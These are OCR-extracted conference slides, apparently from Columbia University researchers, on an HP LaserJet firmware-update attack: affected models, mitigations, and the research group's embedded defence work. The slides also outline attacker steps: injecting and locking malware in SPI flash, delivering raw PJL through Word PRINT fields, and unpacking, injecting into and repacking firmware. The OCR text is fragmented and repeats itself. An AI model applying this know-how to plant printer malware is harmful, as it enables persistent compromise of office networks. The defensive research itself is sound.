14 F6 9F 4B 9gf 9s { M 2n K 0081F0



This applies to HP P2030/P2050 models

- (MANY) OTHER MODELS VULNERABLE
- AT LEAST 3 OTHER (UNSIGNED) RFU FORMATS
- PRINTERS RUNNING LYNXOS, VXWORKS, ETC HAVE SLIGHTLY DIFFERENT RFU FORMATS
- ATTACK VECTORS THE SAME
- RFU FORMATS ARE SLIGHTLY DIFFERENT
 - JUST REPEAT THE SAME EXERCISE!



PRINT ME IF YOU DARE FIRMWARE UPDATE ATTACK AND THE RISE OF PRINTER MALWARE

Printer Model	ISA	Operating System	Printer Model	ISA	Operating System
2055	ARM	VxWorks	5025	MIPS	LynxOS
2030	ARM	VxWorks	5035	MIPS	LynxOS
2410	MIPS	LynxOS	3505	PowerPC!	LynxOS
24x0	MIPS	LynxOS	4250	MIPS	LynxOS
3000	MIPS	LynxOS	4345	MIPS	LynxOS
3800	MIPS	LynxOS	4350	MIPS	LynxOS
4005	MIPS	LynxOS	4600	MIPS	LynxOS
4100	MIPS	LynxOS	4650	MIPS	LynxOS
4240	MIPS	LynxOS	4700	MIPS	LynxOS
			4730	MIPS	LynxOS
CK UNPACK, GRE	p for "LynxOS"	in the ELF image	5200	MIPS	LynxOS
DIE GUEGU VOU	DCELEI				-

5500

5550

6015

9050

MIPS

MIPS

MIPS

MIPS

QL **DOUBLE CHECK YOURSELF!**



LynxOS

LynxOS

LynxOS

LynxOS

YOU CAN VERIFY VULNERABILITY OF YOUR PRINTERS EASILY!

1. LOCKDOWN YOUR PRINTER ACCORDING TO HP NIST GUIDE

- 2. Download RFU from HP
- 3. LPR THE RFU, SEE IF IT WORKS...

http://h30046.www3.hp.com/large/solutions/practical_consideration_WP.pdf



GENERAL MITIGATION (IMMEDIATE)

• DISABLE RFU UPDATES (POSSIBLE, BUT NOT ON ALL MODELS)



GENERAL MITIGATION (IMMEDIATE)

- DISABLE RFU UPDATES (POSSIBLE, BUT NOT ON ALL MODELS)
- APPLY ACL, PASSWORDS (USE WEB JETADMIN)
- FILTER PRINT-JOB CONTENT ON PRINT-SERVER
- ISOLATE PRINTERS FROM SENSITIVE NETWORKS



GENERAL MITIGATION (IMMEDIATE)

- DISABLE RFU UPDATES (POSSIBLE, BUT NOT ON ALL MODELS)
- APPLY ACL, PASSWORDS (USE WEB JETADMIN)
- FILTER PRINT-JOB CONTENT ON PRINT-SERVER
- ISOLATE PRINTERS FROM SENSITIVE NETWORKS
- BUT ON THE 2055DN...
- RFU UPDATE COULD NOT BE DISABLED USING WJA
- PJL PASSWORD DID NOT PREVENT "PJL ENTER LANGUAGE=ACL"
- CANNOT PREVENT RFU ATTACK!
- HP IS WORKING ON A FIX FOR PRINTERS LIKE THIS...

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK

GENERAL MITIGATION (IMMEDIATE)

- DISABLE RFU UPDATES (POSSIBLE, BUT NOT ON ALL MODELS)
- APPLY ACL, PASSWORDS (USE WEB JETADMIN)
- FILTER PRINT-JOB CONTENT ON PRINT-SERVER
- ISOLATE PRINTERS FROM SENSITIVE NETWORKS

Do this quickly. It's a race!

FIRST THING I'D DO (IF I'M THE BAD GUY):

- DISABLE FURTHER RFU UPDATES
- INJECT MALWARE INTO SPI-FLASH
- LOCK ALL FLASH PAGES

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK

Operation Command		One Byte Command Code			Mode Bit Cycle	Dummy Bytes	Data Bytes
Read	READ	(03h) 0000 0011	Read Data bytes	3	0	0	1 to ∞
	FAST_READ	(0Bh) 0000 1011	Read Data bytes at Fast Speed	3	0	1	1 to ∞
	DOR	(3Bh) 0011 1011	Dual Output Read	3	0	1	1 to ∞
	QOR	(6Bh) 0110 1011	Quad Output Read	3	0	1	1 to ∞
	DIOR	(BBh) 1011 1011	Dual I/O High Performance Read	3	1	0	1 to ∞
	QIOR	(EBh) 1110 1011	Quad I/O High Performance Read	3	1	2	1 to ∞
	RDID	(9Fh) 1001 1111	Read Identification	0	0	0	1 to 81
	READ_ID	(90h) 1001 0000	Read Manufacturer and Device Identification	3	0	0	1 to ∞
Write Control	WREN	(06h) 0000 0110	Write Enable	0	0	0	0
	WRDI	(04h) 0000 0100	Write Disable	0	0	0	0
	P4E	(20h) 0010 0000	4 KB Parameter Sector Erase	3	0	0	0
	P8E	(40h) 0100 0000	8 KB (two 4 KB) Parameter Sector Erase	3	0	0	0
Erase	SE	(D8h) 1101 1000	64 KB Sector Erase	3	0	0	0
	BE	(60h) 0110 0000 or	Bulk Erase	0	0	0	0
		(C7h) 1100 0111			0	0	
Program	PP	(02h) 0000 0010	Page Programming	3	0	0	1 to 256
Fiogram	QPP	(32h) 0011 0010	Quad Page Programming	3	0	0	1 to 256
	RDSR	(05h) 0000 0101	Read Status Register	0	0	0	1 to ∞
Status &	WRR	(01h) 0000 0001	Write (Status & Configuration) Registers	0	0	0	1 to 2
Configuration	RCR	(35h) 0011 0101	Read Configuration Register (CFG)	0	0	0	1 to ∞
Register	CLSR	(30h) 0011 0000	Reset the Erase and Program Fail Flag (SR5 and SR6) and restore normal operation)	0	0	0	1
	DP	(B9h) 1011 1001	Deep Power-Down	0	0	0	0
Power Saving		(ABh) 1010 1011	Release from Deep Power-Down Mode	0	0	3	0
r oner oavnig	RES	(ABh) 1010 1011	Release from Deep Power-Down and Read Electronic Signature	0	0	0	1 to ∞
OTP	OTPP	(42h) 0100 0010	Programs one byte of data in OTP memory space	3	0	1	1
OIF	OTPR	(4Bh) 0100 1011	Read data in the OTP memory space	3	0	0	1 to ∞

October 5, 2009 S25FL064P_00_03

S25FL064P

23




EMBEDDED DEFENSE THE BIGGER PICTURE



DIGITALLY SIGNED FIRMWARE



DIGITALLY SIGNED FIRMWARE



SECURE FIRMWARE?



General Purpose Computing Analogy

What if Microsoft said...

Windows is secure because we only allow code signed by Microsoft. That means you can't run your own anti-virus code, but don't worry.... It's all good!

You would probably say...



General Purpose Computing Analogy

What if HP said...

LaserJet is secure because we only allow code signed by HP. That means you can't run your own anti-virus code, but don't worry.... It's all good!

You would probably say...



Real Embedded Defense!





• HOST-BASED EMBEDDED DEFENSE NEEDS TO EXIST





DEFENSE!

- HOST-BASED EMBEDDED DEFENSE NEEDS TO EXIST
- DEFENSE SHOULD BE WELL-KNOWN
- NO MORE OBSCURE SECRET-SAUCE SECURITY





DEFENSE!

- HOST-BASED EMBEDDED DEFENSE NEEDS TO EXIST
- Defense should be well-known
- NO MORE OBSCURE SECRET-SAUCE SECURITY
- DEFENSE SHOULD BE **DECOUPLED** FROM OS






DEFENSE!

- HOST-BASED EMBEDDED DEFENSE NEEDS TO EXIST
- DEFENSE SHOULD BE WELL-KNOWN
- NO MORE OBSCURE SECRET-SAUCE SECURITY
- Defense should be decoupled from OS
- OS FORTIFICATION IS GOOD
 - BUT SHOULD NOT REPLACE INDEPENDENT SECURITY SOFTWARE!



REAL EMBEDDED DEFENSE EXISTS TODAY!




Tested on Cisco IOS

- CUI, STOLFO RAID 2011
- Cui, Kataria, Stolfo ACSAC 2011
- Cui, Kataria, Stolfo Blackhat 2011



REAL EMBEDDED DEFENSE EXISTS TODAY!




Tested on Cisco IOS

- CUI, STOLFO RAID 2011
- Cui, Kataria, Stolfo ACSAC 2011
- CUI, KATARIA, STOLFO BLACKHAT 2011

Want a router sensor? Email me!



REAL EMBEDDED DEFENSE EXISTS TODAY!



Tested on Cisco IOS

- CUI, STOLFO RAID 2011
- CUI, KATARIA, STOLFO ACSAC 2011
- CUI, KATARIA, STOLFO BLACKHAT 2011

APPLIED HP (HOPEFULLY)

• Coming In 2012!



23. Are current HP multifunction printers susceptible to viruses and worms?

No, since the majority of viruses and worms exploit vulnerabilities in Windows-based computers. HP MFPs use non-standard operating systems other than Windows. Consequently, they are immune to these viruses and worms. In practice, there have been no known instances of viruses or worms infecting HP MFPs.

In the future HP will likely ship MFPs which include an embedded version of the Windows operating system. However, there are a number of practical reasons why this won't increase the security risk faced by customers.

24. Does this mean that HP MFPs are completely safe from worms and viruses?

No, since it is technically possible for someone to craft a virus or worm that targets the non-standard operating systems shipped with the MFPs. However, HP considers the probability of such an event to be considerably lower. Hackers are more likely to be interested in exploiting vulnerabilities in workstations and servers since they are more widespread and require less expertise.

QUESTIONS!?

White Paper: "HP Security Solutions" 2006









In Loving Memory of BAMBAM 3.12.2008 - 12.7.2011

ENGINE CONTROLLER: NEC MICROCONTROLLER ON ALL MODELS I LOOKED AT.



NEC

R H 4 - 0 2 9 6 - 0 2 R H 4 - 5 4 1 0 - 0 1 R H 4 - 0 2 1 4 - 0 5

R K 2 - 0 9 2 2 - 0 2 R K 2 - 2 7 1 8 - 0 2

Programmable Via RFU!

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK

ENGINE CONTROLLER: NEC MICROCONTROLLER ON ALL MODELS I LOOKED AT.

			· · ····· · · · · · · · · · · · · · ·	
f.rodata:013EC2F4	0000027	С	ENG: Elabel NOT ready - Reg SR45 0x%X\n	
f.rodata:013EC31C	0000002A	С	ENG: Elabel response not ready, timedout\n	
f.rodata:013EC348	0000026	С	ENG RFU: cmd=0x%04X; response=0x%04X\n	
f.rodata:013EC370	0000001C	С	ENG RFU: put into RFU mode\n	
f.rodata:013EC38C	0000037	С	ENG RFU: start RFU send. size=0x%X=%ld 2-byte chunks.\n	RH4-0296-02
f.rodata:013EC3C4	0000025	С	ENG RFU: sent %ld words out of %ld \n	RH4-5410-01
f.rodata:013EC3EC	00000044	С	ENG RFU: RFU download done, EEC86 result: 0x%04X, response: 0x%04X\n	
f.rodata:013EC430	000001F	С	ENG RFU: wait for engine init\n	RH4-0214-05
f.rodata:013EC450	00000019	С	ENG RFU: engine initing\n	
f.rodata:013EC46C	000001B	С	ENG RFU: engine init done\n	
f.rodata:013EC488	0000001A	С	ENG RFU: engine RFU done\n	R K 2 - 0 9 2 2 - 0 2
f.rodata:013EC4A4	0000016	С	FWDL: start download\n	RK2-2718-02
f.rodata:013EC4BC	00000019	С	FWDL: send fw to engine\n	
f.rodata:013EC4D8	000000C	С	FWDL: done\n	

GREAT PLACE FOR MALWARE TO HIDE...



SEARCH FOR "HP COLUMBIA PRINTER"

Please don't attack us.

We surrender!

-(

HP LaserJet printers pose massive security risk, say Columbia ... www.theverge.com/.../hp-laserjet-printers-pose-massive-security-risk-...

Nov 29, 2011 – MSNBC is reporting a security flaw that could affect millions of HP LaserJet **printers**. According to Ang Cui and Salvatore Stolfo of **Columbia** ...

Printer Locations - Columbia University

www.columbia.edu > Facilities > Printing Block all www.columbia.edu results 60+ items - CUIT and Libraries Printer Locations Barnard Printer Locations ... NINJa hostname avery200a-ninja.atg.columbia.edu avery200b-ninja.atg.columbia.edu Avery 200 HP LaserJet P4015 PS HP LaserJet P4015 PS

Computer FAQ

www.math.columbia.edu/general/main/computerfaq/index.html 421: lp421.math.columbia.edu 128.59.192.100 HP Laserjet 4515. 509 Color Printer: lp509.math.columbia.edu 128.59.192.101 HP Color Laserjet 3000 ...

Columbia University Researchers Reveal Flaw in HP Printers That ... www.theblaze.com/.../your-printer-could-be-the-next-target-of-a-hac...

Nov 29, 2011 – It seems computers get all the action when it comes to hackers' target of choice, but that could very well change. According to an exclusive ...

HP Refutes Reports That Printers Can Be Remotely Set On Fire ...

www.foxnews.com/.../hackers-can-set-your-hp-printer-on-fire-resear...

Nov 29, 2011 – Reports based on research by a team of **Columbia** University computer science professors, claimed that **HP's** laser **printers** can be sent new ...



OFFENSIVE POTENTIAL

WE INTENTIONALLY DID NOT "WEAPONIZE" THIS ATTACK

BUT CAN THIS BE DONE PRACTICALLY ON WINDOWS?




OFFENSIVE POTENTIAL

SPEAKING OF MS WORD...

Field codes: Print field

Applies to: Microsoft Office Word 2003





Field codes: Print field

Applies to: Microsoft Office Word 2003

+ Show All

Print

Sends printer-control code characters to the selected printer. Microsoft Word displays a result only when the document is printed. For appropriate printer codes, consult your printer manual.

 Learn more about using the PRINT field to embed PostScript commands in a document

NOTE The PRINT field works well with a PostScript printer or a Hewlett-Packard LaserJet printer, but it may not work properly with another type of laser printer. The PRINT field works with a dot-matrix printer only if the printer supports the PassThrough command.

Did this article help you?

No

{ PRINT "PrinterInstructions" }

Yes

Not what I was looking for

OFFENSIVE POTENTIAL

Speaking of MS Word... (Funny story)

When low on man-power, outsource!



12.15.2011

Albert Mah to me, hemin.merchant, MSSolve, Ross

show details Oct 28 Seply

Hi Ang and Hemin,

My name is Albert Mah, a Support Escalation Engineer on the Word team. You were previously working with Ross Lindgren, who assigned your case to me and I will now be your main point of contact.

111101383378206 WD2007: Problem with Hexadecimal in .PRN file

As I understand it, you want to include approximately 7MB of raw PJL data in a Print field and sent it to a printer. However, your finding that the hex sequence

a) "BF FA FE 00 00 00" is being inserted into the .prn file when using an HP PCL6 driver

b) "1B 2A 6F 34 57 0A 06 00 01 1B 2A 6F 34 57 0A 06 00 00" is being inserted into the .prn file when using an HP PCL5 or PS driver.

At this point, I'm investigating whether this sequence is being inserted by Word or not.

I'll keep you posted on any new developments.

Have a great Halloween weekend!

Thank you for using Microsoft Customer Service and Support (CSS),

Albert Mah Support Escalation Engineer | Commercial Technical Support

Office: (469) 775-6465 Fax: (555) 775-6738 Bridge (866) 500-6738 Passcode: 9866716 almah@Microsoft.com microsoft.com/



OFFENSIVE POTENTIAL

Speaking of MS Word... (Funny story)

WE CAN TALK ABOUT IT NOW BECAUSE...




2. HP also released its latest Universal Print Driver (UPD) PCL6 (version 5.4) driver on December 1st. We installed the driver, and when we attempted to print the sample document to .prn file, we get the error:

	ft Word It will not be possible to send PRINT field data to the printer with the currently installed printer driver. Do you want to continue printin Hide Help << Open in Help Window	ng?				
3.5 0.	This error can appear if a default printer has not been designated or if the application is unable to locate an existing default printer. To correct this problem, try one of the following in Microsoft Windows:					
t	If a printer or printer settings is not available after you click the File tab, and then click Print , add a printer. If the application cannot find an existing printer that is already installed, set the printer as the default printer. If a default printer is installed but the application is unable to use it, uninstall the printer driver, and then install the latest version of he printer driver. If the printer is on a print server, make sure the printer is available, the network is functioning, the server is not stalled, the printer is not out of paper, or the printer is not suspended by the administrator. Printing issues associated with a network printer are best andled by your local network administrator.	III				
For	more information about setting up and troubleshooting printer connections see Windows Help and	*				
	Yes No Help Was this information helpful?					



HOW IT ALL STARTED...

Applying Software Symbiote Defense to Printers




APPLIED TO CISCO IOS

- CUI, STOLFO RAID 2011
- Cui, Kataria, Stolfo ACSAC 2011
- CUI, KATARIA, STOLFO BLACKHAT 2011



HOW IT ALL STARTED...

Applying Software Symbiote Defense to Printers



APPLIED TO CISCO IOS

- CUI, STOLFO RAID 2011
- CUI, KATARIA, STOLFO ACSAC 2011
- CUI, KATARIA, STOLFO BLACKHAT 2011

BUT CAN IT BE DONE TO **NOT-A-ROUTER**?



For the Symbiote to work, you need to:



For the Symbiote to work, you need to:

• UNPACK EXISTING FIRMWARE



For the Symbiote to work, you need to:

- UNPACK EXISTING FIRMWARE
- Analyze Unpacked Binary



For the Symbiote to work, you need to:

- UNPACK EXISTING FIRMWARE
- ANALYZE UNPACKED BINARY
- INJECT SYMBIOTE MANAGER AND PAYLOAD



For the Symbiote to work, you need to:

- UNPACK EXISTING FIRMWARE
- ANALYZE UNPACKED BINARY
- INJECT SYMBIOTE MANAGER AND PAYLOAD
- Repack Firmware



QUANTITATIVE SCOPE

ACTIVE ATTACK:

While HP has identified a potential security vulnerability with some HP LaserJet printers, no customer has reported unauthorized access. The specific vulnerability exists for some HP LaserJet devices if placed on a public internet without a firewall. In a private network, some printers may be vulnerable if a malicious effort is made to modify the firmware of the device by a trusted party on the network. In some Linux or Mac environments, it may be possible for a specially formatted corrupt print job to trigger a firmware upgrade.

WHO EXACTLY IS A "TRUSTED PARTY" ON YOUR NETWORK?



For the Symbiote to work, you need to:

- UNPACK EXISTING FIRMWARE
- ANALYZE UNPACKED BINARY
- INJECT SYMBIOTE MANAGER AND PAYLOAD
- Repack Firmware

BUT FIRST, YOU HAVE TO BE ABLE TO MODIFY THE FIRMWARE ON THE TARGET DEVICE...

